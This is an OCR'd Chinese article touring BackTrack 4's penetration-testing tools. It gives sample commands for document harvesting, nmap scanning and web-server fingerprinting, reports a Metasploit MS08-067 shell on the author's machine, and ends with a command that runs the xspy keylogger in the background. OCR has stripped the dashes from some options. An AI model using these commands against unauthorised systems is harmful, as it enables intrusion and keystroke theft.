


图4

文件，这是以前的Backtrack所没有的。它允许我们将光盘上的内容安装到本地硬盘，这种Live CD都是已经可以运行的系统，说白了就是将光盘上的系统用类似Ghost的方式复制一份到硬盘上，就像Ubuntu的Desktop版一样。

我们分区、格式化、创建用户，一切按部就班。稍等一会，Backtrack4就被我们请到了自己的硬盘中。重新启动，进入系统，这时的Backtrack就可以使用了。你也许会发现，root密码不知道!?这时你可以用安装的时候创建的用户登录系统，然后sodu su来修改root登录密码，此时你会发现上不了网，因为网络默认情况下是不启动的，我们可以自行启动网络，使用start-network启动网络，然后ifconfig看看，没问题了吧!

我英文不好，怎么全都是英文？没问题，我们可以按照汉化Ubuntu的方式去汉化Backtrack。装中文包，装输入法，这又是和之前的Backtrack的一个区别，之前的Backtrack是加载LZM包的方式做的汉化，以及工具的集成。按照官方的说法，用LZMA压缩的squashfs保持体积小巧实在是太痛苦，而新版的squashfs融入主流核心的速度非常慢，这样的话他们就需要自己给内核打补丁，太麻烦，所以新版的Backtrack摒弃了这一方式，采用了内建的squashfs核心模块，使用AUFS作为统一的文件系统。

它采用apt-get方式来安装和升级软件包及系统。这一改进引起了很多人的赞同，能够更方便地管理工具包，还可以自动地更新软件版本。更可喜的是官方提供软件仓库，这样我们不仅可以升级常用的系统软件，还可以升级入侵渗透的工具以及新版本的Backtrack，是不是很方便？还等什么，update去!

这个版本叫做"pre-release"，由于受人力和精力所限，官方不可能去测试每一个硬件环境下Backtrack的运行情况，所以需要大家去反馈自己的信息。如果在你的非主流硬件上Backtrack运行得很不稳定，你可以去官方论坛上报你的信息，相信大家都会感谢你的！官方论坛的地址在上文也给出了，也算是给开源事业做出一点贡献吧!

系统介绍得差不多了，我们去看看Backtrack最核心，也是最强大的部分：渗透检测工具!

Backtrack已经分好了大类，一共有12个，分别是信息收集、网络环境侦测、系统脆弱性鉴定、Web应用程序分析、无线网络分析、渗透测试、权限提升、Maintaining Access、数字取证、逆向工程、VOIP、杂七杂八（为了不产生歧义，Maintaining Access直接写了英文上去，希望懂怎么译能不别扭的朋友告诉我下，小弟不胜感激！）。每一个大类下还分了若干小类，我们一个一个加以介绍，如图5所示。




图5

信息收集

信息收集下包含4个小类，分别为存档、路由信息收集、DNS信息收集和搜索引擎信息收集。其中包含了信息收集的很多工具，有了它

们，你几乎能收集到渗透中所需要的所有信息。例如MeteGooFil，它可以在某域中下载指定类型文件的python脚本，此脚本支持doc、pdf、xls等类型的文件。使用语法为：

```
./metagoofil.py -d [domain] [options]
```

具体选项可以查看帮助文档，执行如下命令即可。

```
./metagoofil.py  l 20  d google.com  f pdf
o hack.html  t hack
```

这样它就会下载google.com域中的PDF文档，并保存在hack目录中，输出hack.html的统计页面，如图6 和图7 所示。



图 6




图 7

网络环境侦测

网络环境包含5个小类，分别为存活主机扫描、操作系统信息扫描、端口扫描、服务信息扫描和VPN扫描。这里几乎都是扫描工具，用于获取目标及目标周围的网络环境信息。比如Nmap，一个开源的功能强大的扫描工具，相信大家都知道。其使用语法为：

```
nmap [scan type] [options] [target specifications]
```

Nmap功能很强大，则意味着参数很多，自带的文档只是注明了一些常用的参数，大家可以去http://nmap.org/man/zh/查阅完整的说明文档。我们现在来获取本机的信息，命令为：

```
nmap  A  T4 192.168.142.128
```

扫描结果如图8 所示，可以看到，本机开放



图 8

了TCP22端口，运行了SSH服务，以及内核版本、操作系统类型都获取到了。

系统脆弱性鉴定

系统脆弱性鉴定中包含5 个小类，分别是OPENVAS、CISCO、Fuzzers、SMB分析和SNMP分析。

OPENVAS是C/S架构的开放式系统脆弱性评估工具，系统架构如图9所示。OpenVAS主要由5个包构成，分别为openvas-libraries（功能插件）、openvas-client（客户端）、openvas-server（服务端）、openvas-plugins（漏洞测试工具）和openvas-libnasl（插件）。




图 9

它最重要的漏洞测试工具由Nessus脚本编写，而且OpenVAS还经常对其进行升级。测试完毕，能够生成测试报告提交给测试者。OpneVAS遵循GPL协议发布，这意味着所有人都可以对其进行改写、重发布。它是一个很强大的漏洞测试工具，大家在考虑使用Nessus之前不妨考虑一下开源的OpenVAS，相信它不会让你失望的。

Web应用程序分析

Web应用程序分析包含两个小类，分别为后

端数据库和前端Web应用程序。数据库分类中包含了用于MSSQL、MYSQL、Oracle等3种数据库的分析工具，Web应用程序分类中有我们常见的SQL注入工具、盲注工具，还有用于测试存在问题的Flash影片的工具，总之应有尽有。

Httprint是一个Web服务器指纹获取工具，它使用Web服务器签名和Banner信息获取服务器系统信息。操作语法如下:

```
./httprint {-h <host> | -i <input file> | -x <nmap xml file>} -s [signatures] [options]
```

详细参数可以查看帮助信息。我们用一个简单的例子来看看它强大的功能。本机开放了Apache服务，看看它能不能获取到服务器信息，命令为:

./httprint h 127.0.0.1 s signaures.txt

结果Httprint成功地获取到了Apache版本信息，如图10所示。




图10

无线网络分析

说到这个大家一定很兴奋，因为在国内能找到Backtrack的资料也仅限于802.11无线网络破解方面了。无线网络破解包含3个小类，分别为802.11无线网络分析、蓝牙、RFID。802.11无线破解的资料网上遍地都是，我就不浪费时间了。我们来说点新鲜的玩意: RFID。

RFID，全名Radio Frequency Identification，即无线射频识别。可通过无线电信号识别特定目标并读写相关数据，而无需识别系统与特定目标之间建立机械或光学接触的通信技术。这么说大家可能不太明白，举个例子: 公交卡、身份证、重要部门的门禁系统等都使用了这种技术，只需要靠近便能够识别磁卡内的信息。这种技术在国内发展的很慢，和欧美等国家的差距很大。

它的安全价值在于磁卡内的信息，如果能够读取磁卡内的信息，并且能够修改，那就修成正果了(当然这是违法的行为，并不支持大家这样去做！)。

渗透测试

渗透测试包含Metasploit Framework Version、Fast-Track、Milw0rm Exploit Archive和Inguma等3个EXP编写测试平台及Milw0rm EXP归档。

Metasploit Framework Version是一个EXP测试框架，提供有命令行、图形、Web等3种方式的界面。如图11所示，它提供了379个EXP，234个payloads。我们可以输入"?"来获取可以输入的指令。




图11

可以看到可供输入的指令很多，但常用的不多，也就是show、info、use、set这4个。用里面的08067EXP在我的Windows XP英文版上测试成功，能够成功反弹回shell。如果是中文系统，需要修改代码才行。

权限提升

权限提升分类中包含3个小类，分别为嗅探、欺骗、密码破解。这个分类中的工具是帮助提升你在目标机器权限的，也就是获取管理员密码的工具。我们以嗅探中的一个小工具来说明。

Xspy是一款键盘记录工具，大家在Windows

下都有用过键盘记录的工具，我们来看看Xspy的使用。它的使用方式很简单，没有多余的参数，运行即可。

直接运行的话，它会在shell中显示你输入的字符。我们不这样做，输入以下指令：

```
./xspy > hack &
```

这样的话，键盘记录程序在后台运行，并将按键记录保存在hack文件中。如图12所示，可以看到，输入的按键都被记录下来了，并被保存在hack文件中。

